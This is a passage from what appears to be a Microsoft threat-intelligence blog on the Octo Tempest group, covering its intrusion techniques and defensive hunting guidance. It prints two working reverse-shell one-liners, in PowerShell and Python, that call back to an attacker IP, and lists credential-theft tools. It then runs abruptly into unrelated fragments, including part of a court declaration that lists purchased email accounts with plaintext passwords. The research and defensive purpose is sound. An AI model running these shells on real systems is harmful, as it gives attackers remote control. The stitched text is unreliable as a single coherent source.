## Reconnaissance and discovery

### Crossing borders for identity, architecture, and controls enumeration

In the early stage of their attacks, Octo Tempest performs various enumeration and information gathering actions to pursue advanced access in targeted environments and abuses legitimate channels for follow-on actions later in the attack sequence. Initial bulk-export of users, groups, and device information is closely followed by enumerating data and resources readily available to the user's profile within virtual desktop infrastructure or enterprise-hosted resources.

Frequently, Octo Tempest uses their access to carry out broad searches across knowledge repositories to identify documents related to network architecture, employee onboarding, remote access methods, password policies, and credential vaults.

Octo Tempest then performs exploration through multi-cloud environments enumerating access and resources across cloud environments, code repositories, server and backup management infrastructure, and others. In this stage, the threat actor validates access, enumerates databases and storage containers, and plans footholds to aid further phases of the attack.

### Additional tradecraft and techniques:

- [PingCastle](#) and [ADRecon](#) to perform reconnaissance of Active Directory
- Advanced IP Scanner to probe victim networks
- [Govmomi](#) Go library to enumerate vCenter APIs
- [PureStorage FlashArray](#) PowerShell module to enumerate storage arrays
- AAD bulk downloads of user, groups, and devices

## Privilege escalation and credential access

Octo Tempest commonly elevates their privileges within an organization through the following techniques:

- Using their pre-existing access to mobile telecommunications and business process outsourcing organizations to initiate a SIM swap or to set up call number forwarding on an employee's phone number. Octo Tempest will

initiate a self-service password reset of the user's account once they have gained control of the employee's phone number.

- Social engineering – calling an organization's help desk and socially engineering the help desk to reset an administrator's password and/or change/add a multi-factor authentication token/factor

### Further masquerading and collection for escalation

Octo Tempest employs an advanced social engineering strategy for privilege escalation, harnessing stolen password policy procedures, bulk downloads of user, group, and role exports, and their familiarity with the target organizations procedures. The actor's privilege escalation tactics often rely on building trust through various means, such as leveraging possession of compromised accounts and demonstrating an understanding of the organization's procedures. In some cases, they go as far as bypassing password reset procedures by using a compromised manager's account to approve their requests.

Octo Tempest continually seeks to collect additional credentials across all planes of access. Using open-source tooling like Jercretz and TruffleHog, the threat actor automates the identification of plaintext keys, secrets, and credentials across code repositories for further use.

### Additional tradecraft and techniques:

- Modifying access policies or using MicroBurst to gain access to credential stores
- Using open-source tooling: [Mimikatz](#), [Hekatomb](#), [Lazagne](#), [gosecretsdump](#), [smbpasswd.py](#), [LinPEAS](#), [ADFSDump](#)
- Using VMAccess Extension to reset passwords or modify configurations of Azure VMs
- Creating snapshots virtual domain controller disks to download and extract NTDS.dit
- Assignment of User Access Administrator role to grant Tenant Root Group management scope

### Defense evasion

#### Security product arsenal sabotage

Octo Tempest compromises security personnel accounts within victim organizations to turn off security products and features and attempt to evade detection throughout their compromise. Using compromised accounts, the threat actor leverages EDR and device management technologies to allow malicious tooling, deploy RMM software, remove or impair security products, data theft of sensitive files (e.g. files with credentials, signal messaging databases, etc.), and deploy malicious payloads.

To prevent identification of security product manipulation and suppress alerts or notifications of changes, Octo Tempest modifies the security staff mailbox rules to automatically delete emails from vendors that may raise the target's suspicion of their activities.



Figure 4. Inbox rule created by Octo Tempest to delete emails from vendors

### Additional tradecraft and techniques:

- Using open-source tooling like *privacy.sexy* framework to disable security products
- Enrolling actor-controlled devices into device management software to bypass controls
- Configuring trusted locations in Conditional Access Policies to expand access capabilities
- Replaying harvested tokens with satisfied MFA claims to bypass MFA

## Persistence

### Sustained intrusion with identities and open-source tools

Octo Tempest leverages publicly available security tools to establish persistence within victim organizations, largely using account manipulation techniques and implants on hosts. For identity-based persistence, Octo Tempest targets federated identity providers using tools like AADInternals to federate existing domains, or spoof legitimate domains by adding and then federating new domains. The threat actor then abuses this federation to generate forged valid security assertion markup language (SAML) tokens for any user of the target tenant with claims that have MFA satisfied, a technique known as Golden SAML. [Similar techniques](#) have also been observed using Okta as their source of truth identity provider, leveraging Okta Org2Org functionality to impersonate any desired user account.

To maintain access to endpoints, Octo Tempest installs a wide array of legitimate RMM tools and makes required network modifications to enable access. The usage of reverse shells is seen across Octo Tempest intrusions on both Windows and Linux endpoints. These reverse shells commonly initiate connections to the same attacker infrastructure that deployed the RMM tools.

```

powershell -Nop -NonI -W Hidden -Exec Bypass -Command New-Object System.Net.Sockets.TCPClient('85.217.144.210',80);
$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;
$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes
($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()

```

```

python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(['85.217.144.210',80]);os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn('bin/sh')'

```

Figure 5. Reverse shellcode used by Octo Tempest

A unique technique Octo Tempest uses is compromising VMware ESXi infrastructure, installing the open-source Linux backdoor Bedevil, and then launching VMware Python scripts to run arbitrary commands against housed virtual machines.

### Additional tradecraft and techniques:

- Usage of open-source tooling: [ScreenConnect](#), [FleetDeck](#), [AnyDesk](#), [RustDesk](#), [Splashtop](#), [Pulseway](#), [TightVNC](#), LummaC2, Level.io, Mesh, [TacticalRMM](#), [Tailscale](#), [Ngrok](#), [WsTunnel](#), [Rsoxy](#), and [Socat](#)
- Deployment of Azure virtual machines to enable remote access via RMM installation or modification to existing resources via Azure serial console
- Addition of MFA methods to existing users
- Usage of the third-party tunneling tool [Twingate](#), which leverages Azure Container instances as a private connector (without public network exposure)

### Actions on objectives

#### Common trifecta: Data theft, extortion, and ransomware

The goal of Octo Tempest remains financially motivated, but the monetization techniques observed across industries vary between cryptocurrency theft and data exfiltration for extortion and ransomware deployment.

Like in most cyberattacks, data theft largely depends on the data readily available to the threat actor. Octo Tempest accesses data from code repositories, large document management and storage systems, including SharePoint, SQL databases, cloud storage blobs/buckets, and email, using legitimate management clients such as DBeaver, MongoDB Compass, Azure SQL Query Editor, and Cerebrata for the purpose of connection and collection. After data harvesting, the threat actor employs anonymous file-hosting services, including GoFile.io, shz.al, StorjShare, Temp.sh, MegaSync, Paste.ee, Backblaze, and AWS S3 buckets for data exfiltration.

Octo Tempest employs a unique technique using the data movement platform Azure Data Factory and automated pipelines to extract data to external actor hosted Secure File Transfer Protocol (SFTP) servers, aiming to blend in with typical big data operations. Additionally, the threat actor commonly registers legitimate Microsoft 365 backup solutions such as Veeam, AFI Backup, and CommVault to export the contents of SharePoint document libraries and expedite data exfiltration.

Ransomware deployment closely follows data theft objectives. This activity targets both Windows and Unix/Linux endpoints and VMware hypervisors using a variant of ALPHV/BlackCat. Encryption at the hypervisor level has shown significant impact to organizations, making recovery efforts difficult post-encryption.

Octo Tempest frequently communicates with target organizations and their personnel directly after encryption to negotiate or extort the ransom—providing “proof of life” through samples of exfiltrated data. Many of these communications have been leaked publicly, causing significant reputational damage to affected organizations.

### Additional tradecraft and techniques:

- Use of the third-party services like [FiveTran](#) to extract copies of high-value service databases, such as Salesforce and ZenDesk, using API connectors
- Exfiltration of mailbox PST files and mail forwarding to external mailboxes

## Recommendations

### Hunting methodology

Octo Tempest’s utilization of social engineering, living-off-the land techniques, and diverse toolsets could make hunting slightly unorthodox. Following these general guidelines alongside robust deconfliction with legitimate users will surface their activity:

### Identity

- Understand authentication flows in the environment.
- Centralize visibility of administrative changes in the environment into a single pane of glass.
- Scrutinize all user and sign-in risk detections for any administrator within the timeframe. Common alerts that are surfaced during an Octo Tempest intrusion include (but not limited to): Impossible Travel, Unfamiliar Sign-in Properties, and Anomalous Token
- Review the coverage of Conditional Access policies; scrutinize the use of trusted locations and exclusions.
- Review all existing and new custom domains in the tenant, and their federation settings.
- Scrutinize administrator groups, roles, and privileges for recent modification.
- Review recently created Microsoft Entra ID users and registered device identities.
- Look for any anomalous pivots into organizational apps that may hold sensitive data, such as Microsoft SharePoint and OneDrive.

## Azure

- Leverage and continuously monitor Defender for Cloud for Azure Workloads, providing a wealth of information around unauthorized resource access.
- Review Azure role-based access control (RBAC) definitions across the management group, subscription, resource group and resource structure.
- Review the public network exposure of resources and revoke any unauthorized modifications.
- Review both data plane and management plane access control for all critical workloads such as those that hold credentials and organizational data, like Key Vaults, storage accounts, and database resources.
- Tightly control access to identity workloads that issue access organizational resources such as Active Directory Domain Controllers.
- Review the Azure Activity log for anomalous modification of resources.

## Endpoints

- Look for recent additions to the indicators or exclusions of the EDR solution in place at the organization.
- Review any generation of offboarding scripts.
- Review access control within security products and EDR software suites.
- Scrutinize any tools used to manage endpoints (SCCM, Intune, etc.) and look for recent rule additions, packages, or deployments.
- Scrutinize use of remote administration tools across the environment, paying particular attention to recent installations regardless of whether they are used legitimately within the network already.
- Ensure monitoring at the network boundary is in place, that alerting is in place for connections with common anonymizing services and scrutinize the use of these services.

## Defending against Octo Tempest activity

### Align privilege in Microsoft Entra ID and Azure

Privileges spanning Microsoft Entra ID and Azure need to be holistically aligned, with purposeful design decisions to prevent unauthorized access to critical workloads. Reducing the number of users with permanently assigned critical roles is paramount to achieving this. Segregation of privilege between on-premises and cloud is also necessary to sever the ability to pivot within the environment.

It is highly recommended to implement Microsoft Entra Privileged Identity Management (PIM) as a central location for the management of both Microsoft Entra ID roles and Azure RBAC. For all critical roles, at minimum:

- Implement role assignments as eligible rather than permanent.

- Review and understand the role definition Actions and NotActions – ensure to select only the roles with actions that the user requires to do their role (least privileged access).
- Configure these roles to be time-bound, deactivating after a specific timeframe.
- Require users to perform MFA to elevate to the role.
- Optionally require users to provide justification or a ticket number upon elevation.
- Enable notifications for privileged role elevation to a subset of administrators.
- Utilize PIM Access Reviews to reduce standing access in the organization on a periodic basis.

Every organization is different and, therefore, roles will be classified differently in terms of their criticality. Consider the scope of impact those roles may have on downstream resources, services, or identities in the event of compromise. For help desk administrators specifically, ensure to scope privilege to exclude administrative operations over Global Administrators. Consider implementing segregation strategies such as Microsoft Entra ID Administrative Units to segment administrative access over the tenant. For identities that leverage cross-service roles such as those that service the Microsoft Security Stack, consider implementing additional service-based granular access control to restrict the use of sensitive functionality, like Live Response and modification of IOC allow lists.

### Segment Azure landing zones

For organizations yet to begin or are early in their modernization journey, end-to-end guidance for cloud adoption is available through the [Microsoft Azure Cloud Adoption Framework](#). Recommended practice and security are central pillars—Azure workloads are segregated into separate, tightly restricted areas known as landing zones. When deploying Active Directory in the cloud, it is advised to create a platform landing zone for identity—a dedicated subscription to hold all Identity-related resources such as Domain Controller VM resources. Employ least privilege across this landing zone with the aforementioned privilege and PIM guidance for Azure RBAC.

### Implement Conditional Access policies and authentication methods

TTPs outlined in this blog leverage strategies to evade multifactor authentication defenses. However, it is still strongly recommended to practice basic security hygiene by implementing a baseline set of Conditional Access policies:

- Require multifactor authentication for all privileged roles with the use of authentication strengths to enforce phishing-resistant MFA methods such as FIDO2 security keys
- [Require phishing-resistant multifactor authentication for administrators](#)
- Enforce MFA registration from trusted locations from a device that also meets organizational requirements with Intune device compliance policies
- User and sign-in risk policies for signals associated to Microsoft Entra ID Protection

Organizations are recommended to keep their policies as simple as possible. Implementing complex policies might inhibit the ability to respond to threats at a rapid pace or allow threat actors to leverage misconfigurations within the environment.

### Develop and maintain a user education strategy

An organization's ability to protect itself against cyberattacks is only as strong as its people—it is imperative to put in place an end-to-end cybersecurity strategy highlighting the importance of ongoing user education and awareness. Targeted education and periodic security awareness campaigns around common cyber threats and attack vectors such as phishing and social engineering not only for users that hold administrative privilege in the organization, but the wider user base





Using Microsoft Defender for Cloud Apps [connectors](#), Microsoft 365 Defender raises AitM-related alerts in multiple scenarios. For Microsoft Entra ID customers using Microsoft Edge, attempts by attackers to replay session cookies to access cloud applications are detected by Microsoft 365 Defender through Defender for Cloud Apps connectors for [Microsoft Office 365](#) and [Azure](#). In such scenarios, Microsoft 365 Defender raises the following alerts:

- Backdoor creation using AADInternals tool
- Suspicious domain added to Microsoft Entra ID
- Suspicious domain trust modification following risky sign-in
- User compromised via a known AitM phishing kit
- User compromised in AitM phishing attack
- Suspicious email deletion activity

Similarly, the connector for [Okta](#) raises the following alerts:

- Suspicious Okta account enumeration
- Possible AitM phishing attempt in Okta

### Microsoft Defender for Identity

Microsoft Defender for Identity raises the following alerts for TTPs used by Octo Tempest such as NTDS stealing and Active Directory reconnaissance:

- Account enumeration reconnaissance
- Network-mapping reconnaissance (DNS)
- User and IP address reconnaissance (SMB)
- User and Group membership reconnaissance (SAMR)
- Suspected DCSync attack (replication of directory services)
- Suspected AD FS DKM key read
- Data exfiltration over SMB

### Microsoft Defender for Cloud

The following Microsoft Defender for Cloud alerts relate to TTPs used by Octo Tempest. Note, however, that these alerts can also be triggered by unrelated threat activity.

- MicroBurst exploitation toolkit used to enumerate resources in your subscriptions
- MicroBurst exploitation toolkit used to execute code on your virtual machine
- MicroBurst exploitation toolkit used to extract keys from your Azure key vaults
- MicroBurst exploitation toolkit used to extract keys to your storage accounts
- Suspicious Azure role assignment detected
- Suspicious elevate access operation (Preview)
- Suspicious invocation of a high-risk 'Initial Access' operation detected (Preview)
- Suspicious invocation of a high-risk 'Credential Access' operation detected (Preview)
- Suspicious invocation of a high-risk 'Data Collection' operation detected (Preview)
- Suspicious invocation of a high-risk 'Execution' operation detected (Preview)
- Suspicious invocation of a high-risk 'Impact' operation detected (Preview)
- Suspicious invocation of a high-risk 'Lateral Movement' operation detected (Preview)
- Unusual user password reset in your virtual machine
- Suspicious usage of VMAccess extension was detected on your virtual machines (Preview)
- Suspicious usage of multiple monitoring or data collection extensions was detected on your virtual machines (Preview)
- Run Command with a suspicious script was detected on your virtual machine (Preview)

- Suspicious Run Command usage was detected on your virtual machine (Preview)
- Suspicious unauthorized Run Command usage was detected on your virtual machine (Preview)

## Microsoft Sentinel

Microsoft Sentinel customers can use the following Microsoft Sentinel Analytics template to identify potential AitM phishing attempts:

- Possible AitM Phishing Attempt Against Azure AD

This detection uses signals from Microsoft Entra ID Identity Protection and looks for successful sign-ins that have been flagged as high risk. It combines this with data from web proxy services, such as ZScaler, to identify where users might have connected to the source of those sign-ins immediately prior. This can indicate a user interacting with an AitM phishing site and having their session hijacked. This detection uses the Advanced Security Information Model (ASIM) Web Session schema. Refer to this [article](#) for more details on the schema and its requirements.

## Threat intelligence reports

Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection info, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

### Microsoft Defender Threat Intelligence

- [Octo Tempest](#)
- [Octo Tempest uses social engineering and AADInternals to compromise cloud identities](#)

### Microsoft 365 Defender Threat analytics

- [Actor profile: Octo Tempest](#)
- [Threat insights: Octo Tempest uses social engineering and AADInternals to compromise cloud identities](#)

## Hunting queries

### Microsoft Sentinel

Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with 'TI map') to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the [Microsoft Sentinel Content Hub](#) to have the analytics rule deployed in their Sentinel workspace.

Microsoft Sentinel also has a range of detection and threat hunting content that customers can use to detect the post exploitation activity detailed in this blog in addition to Microsoft 365 Defender detections list above.

- [Suspicious sign-in followed by MFA modification](#)
- [Account MFA modifications](#)
- [Okta SSO phishing detection](#)
- [Okta rare MFA operations](#)
- [Okta login from different locations](#)
- [Okta user password reset](#)
- [SharePointFileOperation via clientIP with previously unseen user agents](#)
- [SharePointFileOperation via devices with previously unseen user agents](#)

- [SharePointFileOperation via previously unseen IPs of risky ASN's](#)
- [SharePointFileOperation via previously unseen IPs](#)
- [Anomalous AAD account manipulation](#)
- [New external user granted admin](#)
- [Anomalous sign-ins based on time](#)
- [New account added to admin group](#)
- [Authentication methods changed for privileged account](#)
- [Rare run command PowerShell script](#)
- [Azure NSG administrative operations](#)
- [Rare operations of create and update of snapshots](#)
- [AdFind usage](#)
- [Anomalous listing of storage keys](#)
- [Storage account key enumeration](#)
- [Potential Microsoft Security services tampering](#)
- [Potential Microsoft Defender tampering](#)
- [Office mail forwarding](#)
- [Multiple users Office mail forwarding](#)

### Further reading

Listen to Microsoft experts discuss Octo Tempest TTPs and activities on [The Microsoft Threat Intelligence Podcast](#).

Visit this page for [more blogs from Microsoft Incident Response](#).

For more security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog: <https://aka.ms/threatintelblog>.

To get notified about new publications and to join discussions on social media, follow us on X (formerly Twitter) at <https://twitter.com/MsftSecIntel>.

**November 1, 2023 update:** Updated the [Actions of objectives](#) section to fix the list of anonymous file-hosting services used by Octo Tempest for data exfiltration, which incorrectly listed Sh.Azl. It has been corrected to shz.al.


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involved AiTM and BEC attacks across multiple supplier/partner organizations for financial fraud, and did not use a reverse proxy like typical AiTM attacks.

ransomware as a service (RaaS) affiliate model and disambiguate between the attacker tools and the various threat actors at play during a security incident.



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UNITED STATES DISTRICT COURT  
SOUTHERN DISTRICT OF NEW YORK

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MICROSOFT CORPORATION, :  
: :  
Plaintiff, : **Case No.**  
-against- :  
: :  
DUONG DINH TU, :  
LINH VAN NGUYEN, and :  
TAI VAN NGUYEN, : **REQUEST TO FILE UNDER SEAL**  
: :  
Defendants. :  
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**DECLARATION OF CHRISTOPHER STANGL IN SUPPORT OF  
PLAINTIFF MICROSOFT’S MOTION FOR AN EMERGENCY *EX PARTE*  
TEMPORARY RESTRAINING ORDER AND ORDER TO SHOW CAUSE**

---

I, Christopher Stangl, declare as follows:

1. I am a Managing Director in the Cybersecurity and Investigations practice at Berkeley Research Group (BRG). I respectfully submit this declaration in support of Microsoft’s motion for an emergency *ex parte* temporary restraining order and order to show cause why a preliminary injunction should not be entered in the above-captioned case.
2. Before joining BRG, I worked for the Federal Bureau of Investigation (FBI), in supervisory roles and otherwise, for over twenty years as a FBI Special Agent. I most recently spearheaded the implementation of a cybersecurity program within the FBI’s Science and Technology Branch, safeguarding critical resources across multiple divisions.
3. As a FBI Agent, I investigated cybercrime, helped shape national cyber policy, and worked directly with private industry through public and private partnerships.

4. I investigated a wide range of cyber cases at the FBI, including computer intrusions by cybercriminals and nation-states, counterintelligence and insider threats, intellectual property rights violations, online child exploitation, extortion, and internet fraud. The cases for which I was responsible included matters involving millions of dollars of illicit funds transferred to Russia via a digital currency exchange; a cross-jurisdictional, coordinated takedown of over seventy cybercriminals associated with the “Zeus Trojan” email malware<sup>1</sup>; the apprehension and conviction of the creator of “Gozi” malware; a multinational investigation into the use of stolen account information from a hacked ATM network, resulting in nine convictions and millions of dollars seized in cash and property; dismantling of the LulzSec hacking group; and the FBI’s response to nation-state-sponsored distributed denial-of-service (“DDoS”) attacks on U.S. banks’ websites—the most significant and sustained DDoS attacks against U.S. critical infrastructure originating from a nation-state actor in history.

5. I held leadership roles at the FBI’s New York and Newark field offices as well as at the FBI headquarters in Washington, DC. I served as Assistant Special Agent-in-Charge at the FBI Newark field office, leading the Joint Terrorism Task Force, Cyber Task Force, and various Counterintelligence squads. I also was Chief of Operations for the National Cyber Investigative Joint Task Force, enhancing interagency information exchange and intelligence integration in the cyber field.

6. I hold a Bachelor of Science degree from Peru State College, Nebraska, Master of Business Administration degree from Monmouth University, New Jersey, and a Master of Science in Information Technology from Carnegie Mellon University, Pennsylvania. I am a Certified

---

<sup>1</sup> Malware is software that is designed specifically to disrupt, damage, or gain unauthorized access to a computer system.

Information Systems Security Professional (CISSP). A true and correct copy of my curriculum vitae is attached to this declaration as Exhibit 1.

7. I make this declaration based upon my personal knowledge, and upon information and belief from my review of documents and evidence collected during this investigation, including from my direct interaction with the online criminal enterprise operated by Defendants—referred to in this action as the “Fraudulent Enterprise”—that is in the business of obtaining Microsoft accounts through fraud and selling them to cybercriminals for a wide variety of internet-based crimes.

**I. BACKGROUND ON CYBERCRIME-AS-A-SERVICE**

8. Crime-as-a-service (CaaS) is a business model for the trafficking of criminal services on various forums and websites making them relatively easy for anyone who intends to engage in unlawful conduct, including cybercriminal activities. CaaS is a challenge for law enforcement and the cybersecurity community as it generally allows for less sophisticated cybercriminals to engage in cybercrime without needing to possess advanced skills or develop the tools and techniques themselves.

9. CaaS providers include:

- a. Malware developers and individuals who specialize in building malware delivery tools who sell their products on an underground marketplace, which is managed and administered by another services provider.
- b. Infrastructure providers who allow criminals to rent or purchase infrastructure to host malware, deliver DDoS attacks, spam, and as a proxy to obfuscate their identify and location.



- c. Phishing providers who offer phishing kits, which can be used to create and distribute phishing emails, websites, or campaigns designed to steal sensitive information.
- d. Money laundering providers who launder the proceeds of cybercrime, helping criminals convert stolen funds into assets that are difficult for law enforcement to trace back to criminal activity, including cryptocurrency mixing services.
- e. Botnet-for-hire and hacking-for-hire services, which are often advertised on internet forum communications and available on websites or Dark Web marketplaces, offering malicious actors the ability to attack any Internet-connected target. These services are obtained through a monetary transaction, usually in the form of online payment services or virtual currency.

## **II. HOTMAILBOX.ME AND 1stCAPTCHA.COM**

10. Based on my training, experience, and participation in the investigation in this case, I believe and respectfully submit that the Defendants' CaaS model enables cybercriminals to obtain large numbers of Microsoft accounts ("MSAs") in bulk through two fee-based services, Hotmailbox.me and 1stCaptcha.com. The Hotmailbox.me service is available on the open Internet and is a marketplace where the Defendants directly sell verified MSAs. Once an account is created and funds are deposited, cybercriminals have access to active and verified email accounts that could be used to conduct criminal activities, including scams, phishing campaigns, and ransomware attacks, among others.

11. More sophisticated cybercriminals can navigate to the Defendants' CAPTCHA<sup>2</sup> solve service, 1stCAPTCHA.com, which offers a tool for solving CAPTCHA security challenges,

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<sup>2</sup> I understand that Paragraphs 5–7 of the Declaration of Patrice Boffa in Support of Microsoft's Motion for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause ("Boffa Declaration")

including the CAPTCHA service used by Microsoft. Defendants provide detailed instructions on their 1stCaptcha.com website and on Defendant Duong Dinh Tu's YouTube channel, for how to use their tool against multiple types of CAPTCHA software, including reCAPTCHA, FunCAPTCHA, and hCAPTCHA.<sup>3</sup>

### III. HOTMAILBOX.ME UNDERCOVER BUYS

12. As part of my work for Microsoft on this case, I conducted several undercover purchases of Defendants' services.

13. Specifically, on or about August 28, 2023, I navigated to [www.hotmailbox.me](https://www.hotmailbox.me) and was prompted to, and did, create an account as reflected in Figure 1.




Fig. 1

contain a description of CAPTCHA, familiarity with which is presumed.

<sup>3</sup> I understand that Paragraphs 9–17 of the Declaration of Maurice Mason in Support of Microsoft's Motion for an Emergency *Ex Parte* Temporary Restraining Order and Order to Show Cause contain a description of the above-referenced YouTube videos (explaining how Defendants' CAPTCHA-defeating tools function).

14. To use the services provided by Hotmailbox.me, I initially deposited \$50.00 worth of Bitcoin (“BTC”) into my Hotmailbox.me account through payment processor Sellix. The recipient BTC address, which is a unique identifier that serves as a virtual location where cryptocurrency may be sent, was bc1qg74gv0ua5zl3cz8w7aj36fkz5e7ewwugkn5vq8. Following the deposit, I purchased 7,200 MSAs including 5,000 Outlook MSAs, 2,000 Hotmail Trusted MSAs, 100 Outlook MSAs containing the country code top-level domain (ccTLD) for the Federal Republic of Germany, and 100 Outlook MSAs containing the ccTLD for the Czech Republic.

15. Following my purchase, I received email addresses and passwords for each account, including (1) for the Outlook MSAs, the accounts mhaeykalan9@outlook.com and maudyverkku2@outlook.com, with the passwords CmJD2175 and IzoYtN36, respectively; (2) for the Hotmail Trusted MSAs, the accounts dnasihselnik8@hotmail.com and fikadubonanew@hotmail.com, with the passwords q7oAHPRH80 and eA3qnxCt56, respectively; (3) for the Outlook Germany MSAs, the accounts fieboramekoem@outlook.de and krusejouino@outlook.de, with the passwords bDZoCu05 and O3bEyK98, respectively; and (4) for the Outlook Czech MSAs, the accounts yezminrenishn@outlook.cz and eburethrane8@outlook.cz, with the passwords aAFpBP96 and Gg2tzV38, respectively.

16. Following these purchases, I tested the validity of two of the MSAs, which confirmed that I had successfully established an Outlook mailbox with the address mhaeykalan9@outlook.com and password, CmJD2175. I then successfully set up an Outlook mailbox with the address maudyverkku2@outlook.com and password, IzoYtN36. Finally, I successfully sent an email from maudyverkku2@outlook.com to a Proton Mail account I set up for testing.

17. My review of MSA registration logs provided by Microsoft confirmed that the maudyverkku2@outlook.com account was created on or about August 29, 2023, at or about 12:13:14 AM and the mhaeykalan9@outlook.com account was created on or about August 29, 2023, at or about 12:13:15 AM.

18. On or about September 5, 2023, while located in New York City, I navigated to www.hotmailbox.me and viewed the landing page, noting the scrolling banner at the top of the page that read, “Recently, microsoft [sic] is fixing, the account may be locked after a few hours. We are trying to fix it . . . ,” as seen in Figure 2. From a link on the website, I contacted a Hotmailbox support contact, AnyBox Support, through its Telegram channel, and asked about the banner. AnyBox Support responded, “I will reffund [sic],” as seen in Figure 3.




Fig. 2

